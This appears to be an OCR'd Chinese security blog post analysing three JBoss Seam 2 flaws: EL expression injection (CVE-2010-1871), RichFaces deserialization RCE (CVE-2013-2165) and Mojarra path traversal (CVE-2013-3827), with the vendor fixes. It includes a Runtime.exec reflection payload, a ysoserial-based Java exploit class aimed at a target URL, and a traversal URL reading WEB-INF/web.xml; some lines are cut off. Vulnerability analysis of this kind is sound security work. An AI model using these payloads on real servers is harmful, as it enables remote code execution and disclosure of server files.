Attack seam framework

杂谈


最近在看一些JavaWeb的漏洞，Java各种库的相互用来用去就导致了很多漏洞能在不同的场景进行利用。其中seam framework就是一个例子(本文所指的seam framework都是seam2系列)。它是属于Jboss阵营，虽然现在已经不再维护了但是还是有不少站点是基于这个框架开发的。程序员使用seam框架能更快速的开发JSF类型的应用，seam framework使用了Mojarra，Mojarra是Oracle对JSF标准的实现，Jboss在MoJarra的基础上开发了richfaces。因为seam
所使用的基础库的版本较低，所以该框架存在很多安全问题，下面具体就分析了CVE-2010-1871 CVE-2013-2165 CVE-2013-3827
这几个安全漏洞的成因和官方的修复方案。

CVE-2010-1871

此漏洞是一个表达式注入类型的漏洞影响2.2.1之前的版本，seam Framework基于EL表达式自己写了一套jboss expression language。然后在此表达式中可以通过反射的方法去实例化`java.lang.Runtime`等类，然后进一步执行任意命令。其调用方式为`expressions.getClass().forName('java.lang.Runtime').getDeclaredMethods()[7].invoke(null), 'command')`
其中需要注意的是`getDeclaredMethods`得到的方法位置可能因为系统的不同有所不同，笔者测试环境为MacOS。其中`getDeclaredMethods()[19]` 与`getDeclaredMethods()[7]`分别为`getRuntime`与`exec` 前面大概介绍了一下jboss expression language的利用方式，然后来具体看一下此次漏洞的成因。`org.jboss.seam.navigation.Pages`
此类是用来处理seam中各个页面之间的行为的，具体行为的配置在/WEB-INF/pages.xml。在 `preRender` 方法中调用了 `callAction`

```
/**
   * Call the action requested by s:link or s:button.
   */
  private static boolean callAction(FacesContext facesContext)
  {
     //TODO: refactor with Pages.instance().callAction()!!

     boolean result = false;

     String outcome = facesContext.getExternalContext()
           .getRequestParameterMap().get("actionOutcome");
     String fromAction = outcome;

     if (outcome==null)
     {
        String actionId = facesContext.getExternalContext()
              .getRequestParameterMap().get("actionMethod");
        if (actionId!=null)
        {
           if ( !SafeActions.instance().isActionSafe(actionId) ) return result;
           String expression = SafeActions.toAction(actionId);
           result = true;
           MethodExpression actionExpression = Expressions.instance().createMethodExpression(expression);
           outcome = toString( actionExpression.invoke() );
           fromAction = expression;
           handleOutcome(facesContext, outcome, fromAction);
        }
     }
     else
     {
        handleOutcome(facesContext, outcome, fromAction);
     }

     return result;
  }
```

在http请求中获取actionOutcome后传入了handleOutcome在此调用了facesContext.getApplication().getNavigationHandler().handleNavigation其中



该漏洞后续修复方式为在actionOutcome中检查是否包含#{等字符来防止表达式注入。虽然这样是直接杜绝了在actionOutcome参数中进行表达式注入，但是我们注意下面

```
if(outcome == null) {
                String actionId = (String)facesContext.getExternalContext().getRequestParameterMap().get("actionMethod");
                if (actionId != null) {
                    if (!SafeActions.instance().isActionSafe(actionId)) {
                        return result;
                    }

                    String expression = SafeActions.toAction(actionId);
                    result = true;
                    MethodExpression actionExpression = Expressions.instance().createMethodExpression(expression);
                    outcome = toString(actionExpression.invoke(new Object[0]));
                    handleOutcome(facesContext, outcome, expression);
                }
```

其中actionId在经过一系列检查之后还是生成了expression进入了handleOutcome方法中，来看看经过了一些什么检查。


```
public boolean isActionSafe(String id) {
       if (this.safeActions.contains(id)) {
           return true;
       } else {
           int loc = id.indexOf(58);
           if (loc < 0) {
               throw new IllegalArgumentException("Invalid action method " + id);
           } else {
               String viewId = id.substring(0, loc);
               String action = "\"#{" + id.substring(loc + 1) + "}\"";
               InputStream is = FacesContext.getCurrentInstance().getExternalContext().getResourceAsStream(viewId);
               if (is == null) {
                   throw new IllegalStateException("Unable to read view /" + viewId + " to execute action " + action);
               } else {
                   BufferedReader reader = new BufferedReader(new InputStreamReader(is));

                   try {
                       while(true) {
                           boolean var7;
                           if (reader.ready()) {
                               if (!reader.readLine().contains(action)) {
                                   continue;
                               }

                               this.addSafeAction(id);
                               var7 = true;
                               return var7;
                           }
```

```
                    var7 = false;
                    return var7;
                }
            } catch (IOException var17) {
                throw new RuntimeException("Error parsing view /" + viewId + " to execute action " + action, var17);
            } finally {
                try {
                    reader.close();
                } catch (IOException var16) {
                    throw new RuntimeException(var16);
                }
            }
        }
    }
}
```

通过这个方法我们可以知道，如果利用actionId来进行表达式注入，那么我们需要有一个可以控制内容的资源文件，在这个资源文件中包含我们需要执行的EL表达式。例如2016 的Angry seam题中就有一处利用。在template.xhtml中有如下代码

```
<script>
var NAME="#{util.escape(sessionScope['user'].getUsername())}";
var SID="#{util.escape(cookie['JSESSIONID'].value)}";
var DESC="#{util.escape(sessionScope['user'].getDescription())}";
</script>
```

其中DESC我们可以自己设置，首先将我们的DESC设置为?x=#{expressions.instance().createValueExpression(request.getHeader('cmd')).getValue



CVE-2013-2165

seam框架在2.2.1版本时使用的richfaces的版本为3.3.3.Final，此版本存在一处Java反序列化漏洞。因此这个漏洞也直接影响seam框架，通过这个漏洞我们可以直接实现RC
org.ajax4jsf.resource.ResourceBuilderImpl

```
.....

private static final Pattern DATA_SEPARATOR_PATTERN = Pattern.compile("/DAT(A|B)/");

......

public Object getResourceDataForKey(String key) {
        Object data = null;
        String dataString = null;
        Matcher matcher = DATA_SEPARATOR_PATTERN.matcher(key);
        if (matcher.find()) {
            if (log.isDebugEnabled()) {
```

```
                log.debug(Messages.getMessage("RESTORE_DATA_FROM_RESOURCE_URI_INFO", key, dataString));
            }

            int dataStart = matcher.end();
            dataString = key.substring(dataStart);
            byte[] objectArray = null;

            try {
                byte[] dataArray = dataString.getBytes("ISO-8859-1");
                objectArray = this.decrypt(dataArray);
            } catch (UnsupportedEncodingException var12) {
                ;
            }

            if ("B".equals(matcher.group(1))) {
                data = objectArray;
            } else {
                try {
                    ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(objectArray));
                    data = in.readObject();
                } catch (StreamCorruptedException var9) {
                    log.error(Messages.getMessage("STREAM_CORRUPTED_ERROR"), var9);
                } catch (IOException var10) {
                    log.error(Messages.getMessage("DESERIALIZE_DATA_INPUT_ERROR"), var10);
                } catch (ClassNotFoundException var11) {
                    log.error(Messages.getMessage("DATA_CLASS_NOT_FOUND_ERROR"), var11);
                }
            }
        }

        return data;
    }
```

这段代码很简单，就是将传递过来的key进行解密之后的数据传入了readObject方法从而导致RCE。那么问题是这个key是如何输入的呢？这就是涉及到richfaces这个库了。之后，中间件会将/a4j/xxxx 传递给richfaces这个库去处理后面的数据。具体代码为

```
public class WebXml extends WebXMLParser implements Serializable {
    public static final String CONTEXT_ATTRIBUTE = WebXml.class.getName();
    private static final long serialVersionUID = -9042908418843695017L;
    static final Log _log = LogFactory.getLog(WebXml.class);
    public static final String RESOURCE_URI_PREFIX = "a4j";
    public static final String GLOBAL_RESOURCE_URI_PREFIX = "a4j/g";
    public static final String SESSION_RESOURCE_URI_PREFIX = "a4j/s";
    public static final String RESOURCE_URI_PREFIX_VERSIONED;
    public static final String GLOBAL_RESOURCE_URI_PREFIX_VERSIONED;
    public static final String SESSION_RESOURCE_URI_PREFIX_VERSIONED;
    public static final String RESOURCE_URI_PREFIX_PARAM = "org.ajax4jsf.RESOURCE_URI_PREFIX";
    public static final String GLOBAL_RESOURCE_URI_PREFIX_PARAM = "org.ajax4jsf.GLOBAL_RESOURCE_URI_PREFIX";
    public static final String SESSION_RESOURCE_URI_PREFIX_PARAM = "org.ajax4jsf.SESSION_RESOURCE_URI_PREFIX";
    String _resourcePrefix = "a4j";  _resourcePrefix: "/a4j/3_3_3.Final"
    String _globalResourcePrefix;  _globalResourcePrefix: "/a4j/g/3_3_3.Final"
    String _sessionResourcePrefix;  _sessionResourcePrefix: "/a4j/s/3_3_3.Final"
    protected boolean _prefixMapping = false;  _prefixMapping: true
```


继续构造

```
/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/scripts/skinning.js/DATA/xxxx
```

这种格式的URL之后richfaces会将/a4j/a/3_3_3.Final先去除，这是个根据版本信息所产生的标识，然后找到org/richfaces/renderkit/html/scripts/skinning.js/此资源之后

```
    }

    public Object getResourceDataForKey(String key) {  key: "org/richfaces/renderkit/html/scripts/skin
        Object data = null;
        String dataString = null;
        Matcher matcher = DATA_SEPARATOR_PATTERN.matcher(key);
```

Debug - Unnamed

Threads

"http-bio-8093-exec-1"@5,114 in group "main": RUNNING

```
getResourceDataForKey:356, ResourceBuilderImpl {org.ajax4jsf.resource}
serviceResource:156, InternetResourceService {org.ajax4jsf.resource}
serviceResource:141, InternetResourceService {org.ajax4jsf.resource}
doFilter:508, BaseFilter {org.ajax4jsf.webapp}
doFilter:56, Ajax4jsfFilter {org.jboss.seam.web}
doFilter:69, SeamFilter$FilterChainImpl {org.jboss.seam.servlet}
doFilter:158, SeamFilter {org.jboss.seam.servlet}
internalDoFilter:241, ApplicationFilterChain {org.apache.catalina.core}
doFilter:208, ApplicationFilterChain {org.apache.catalina.core}
invoke:220, StandardWrapperValve {org.apache.catalina.core}
invoke:122, StandardContextValve {org.apache.catalina.core}
invoke:503, AuthenticatorBase {org.apache.catalina.authenticator}
invoke:170, StandardHostValve {org.apache.catalina.core}
invoke:103, ErrorReportValve {org.apache.catalina.valves}
invoke:950, AccessLogValve {org.apache.catalina.valves}
invoke:116, StandardEngineValve {org.apache.catalina.core}
service:421, CoyoteAdapter {org.apache.catalina.connector}
process:1070, AbstractHttp11Processor {org.apache.coyote.http11}
process:611, AbstractProtocol$AbstractConnectionHandler {org.apache.coyote}
run:314, JIoEndpoint$SocketProcessor {org.apache.tomcat.util.net}
runWorker:1142, ThreadPoolExecutor {java.util.concurrent}
```


明白漏洞流程之后就可以直接通过ysoserial来进行RCE了。

```
import java.io.*;
import java.net.HttpURLConnection;
import java.net.URL;
import org.ajax4jsf.resource.ResourceBuilderImpl;
import javax.net.ssl.HostnameVerifier;
import javax.net.ssl.HttpsURLConnection;
import javax.net.ssl.SSLSession;


public class Exploit extends  ResourceBuilderImpl {
    public static void main(String args[]) throws Exception {
        String[] command = new String[]{"java", "-jar", "/Users/Tomato/pentest/exploit/JavaUnserializeExploits/ysoseri
        Exploit exploit = new Exploit();
        byte[] bytes = exploit.run(command);
        byte[] exploitcode = exploit.encrypt(bytes);
        String exploiturl = "http://target/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/scripts/skinning.js/DATA/" +
        http(exploiturl);

    }

    private byte[] run(String[] command) throws Exception {
        Process process;
        byte[] poc;
        process = Runtime.getRuntime().exec(command);
        poc = org.apache.commons.io.IOUtils.toByteArray(process.getInputStream());
        return poc;
    }

    private static void http(String urlstring) throws Exception{
```


richfaces开发团队在richfaces3.3.4.Final对此漏洞进行了修复，修复方案是在反序列化时检测了类是否在白名单内。白名单文件在org.ajax4jsf.resource.resource-seriali
大概看了一下似乎默认的这些类都无法利用起来。


```
    protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
        Class<?> primitiveType = (Class)PRIMITIVE_TYPES.get(desc.getName());
        if (primitiveType != null) {
            return primitiveType;
        } else if (!this.isClassValid(desc.getName())) {
            throw new InvalidClassException("Unauthorized deserialization attempt", desc.getName());
        } else {
            return super.resolveClass(desc);
        }
    }

    boolean isClassValid(String requestedClassName) {
        if (whitelistClassNameCache.containsKey(requestedClassName)) {
            return true;
        } else {
            try {
                Class<?> requestedClass = Class.forName(requestedClassName);
                Iterator i$ = whitelistBaseClasses.iterator();

                Class baseClass;
                do {
                    if (!i$.hasNext()) {
                        return false;
                    }

                    baseClass = (Class)i$.next();
                } while(!baseClass.isAssignableFrom(requestedClass));

                whitelistClassNameCache.put(requestedClassName, Boolean.TRUE);
                return true;
```


CVE-2013-3827

这个path traversal是在Mojarra2.0-2.1.18之间都存在，由于seam Framework 2.3.1 Final中Mojarra版本为2.1.7，所以存在此漏洞。但是seam Framework 2.2.1 Final使用的是Mojarra1.2.12所以不存在此漏洞。在分析漏洞成因之前需要了解一下seam框架的处理流程，通常在web.xml中能看到如下配置

```
<filter>
       <filter-name>seam Filter</filter-name>
       <filter-class>org.jboss.seam.servlet.seamFilter</filter-class>
   </filter>
   <filter-mapping>
       <filter-name>seam Filter</filter-name>
       <url-pattern>/*</url-pattern>
   </filter-mapping>
   <servlet>
       <servlet-name>seam Resource Servlet</servlet-name>
       <servlet-class>org.jboss.seam.servlet.seamResourceServlet</servlet-class>
   </servlet>
   <servlet-mapping>
       <servlet-name>seam Resource Servlet</servlet-name>
       <url-pattern>/resource/*</url-pattern>
   </servlet-mapping>
   <servlet>
       <servlet-name>Faces Servlet</servlet-name>
       <servlet-class>javax.faces.webapp.FacesServlet</servlet-class>
       <load-on-startup>1</load-on-startup>
   </servlet>
   <servlet-mapping>
       <servlet-name>Faces Servlet</servlet-name>
       <url-pattern>*.seam</url-pattern>
   </servlet-mapping>
```

当一个请求为 http://target.com/javax.faces.resource/xxxx 时，首先要经过 seam Filter的判断，只有在seam框架内部的filter处理完成之后才会将对应的请求发送给Mojarra处理。下面这张调用栈的图就很好的展示了整个流程



漏洞的触发点是在Mojarra对资源文件请求的处理过程，其中com.sun.faces.application.resource.WebappResourceHelper.findResource是处理资源路径的


```
if (library != null) {
           basePath = library.getPath() + '/' + resourceName;
       } else {
           if (localePrefix == null) {
               basePath = getBaseResourcePath() + '/' + resourceName;
           } else {
               basePath = getBaseResourcePath()
                          + '/'
                          + localePrefix
                          + '/'
                          + resourceName;
           }
       }
```

我们传递的resourceName通过下面的代码所获取到

```
String resourceId = normalizeResourceRequest(context);
       // handleResourceRequest called for a non-resource request,
       // bail out.
       if (resourceId == null) {
           return;
       }

       ExternalContext extContext = context.getExternalContext();

       if (isExcluded(resourceId)) {
           extContext.setResponseStatus(HttpServletResponse.SC_NOT_FOUND);
           return;
       }
```

```
        assert (null != resourceId);
        assert (resourceId.startsWith(RESOURCE_IDENTIFIER));

        Resource resource = null;
        String resourceName = null;
        String libraryName = null;
        if (ResourceHandler.RESOURCE_IDENTIFIER.length() < resourceId.length()) {
            resourceName = resourceId.substring(RESOURCE_IDENTIFIER.length() + 1);
            assert(resourceName != null);
            libraryName = context.getExternalContext().getRequestParameterMap()
                  .get("ln");
            resource = context.getApplication().getResourceHandler().createResource(resourceName, libraryName);
        }
```

这段代码中先是得到resourceId的值为`/javax.faces.resource/xxxx`，再判断了资源文件类型，默认情况下以下几种类型的文件是无法访问



所以该漏洞默认情况下是无法读取以上几种文件的内容。`resourceName`通过`resourceName = resourceId.substring(RESOURCE_IDENTIFIER.length() + 1)`赋值，若我们将请求设置为

http://target.com/javax.faces.resource.../WEB-INF/web.xml.seam

那么`resourceName`就为`../WEB-INF/web.xml`了。再通过后面`findResource`方法的拼接最后`basepath`的值就为`/resources/../WEB-INF/web.xml`因而成功读取

This XML file does not appear to have any style information associated with it. The document tree is show


```
▼<web-app xmlns="http://java.sun.com/xml/ns/javaee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-insta
 xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_2_5.
   <display-name>JavaServerFaces</display-name>
  ▼<listener>
     <listener-class>org.jboss.seam.servlet.SeamListener</listener-class>
   </listener>
  ▼<!--
      Change to "Production" when you are ready to deploy
   -->
  ▼<context-param>
     <param-name>javax.faces.PROJECT_STAGE</param-name>
     <param-value>Development</param-value>
   </context-param>
  ▼<context-param>
     <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
     <param-value>client</param-value>
   </context-param>
   <!--  hallo as first page page  -->
  ▼<welcome-file-list>
     <welcome-file>hallo.seam</welcome-file>
   </welcome-file-list>
   <!--  JSF mapping  -->
  ▼<filter>
     <filter-name>Seam Filter</filter-name>
     <filter-class>org.jboss.seam.servlet.SeamFilter</filter-class>
   </filter>
  ▼<filter-mapping>
     <filter-name>Seam Filter</filter-name>
     <url-pattern>/*</url-pattern>
   </filter-mapping>
  ▼<servlet>
     <servlet-name>Seam Resource Servlet</servlet-name>
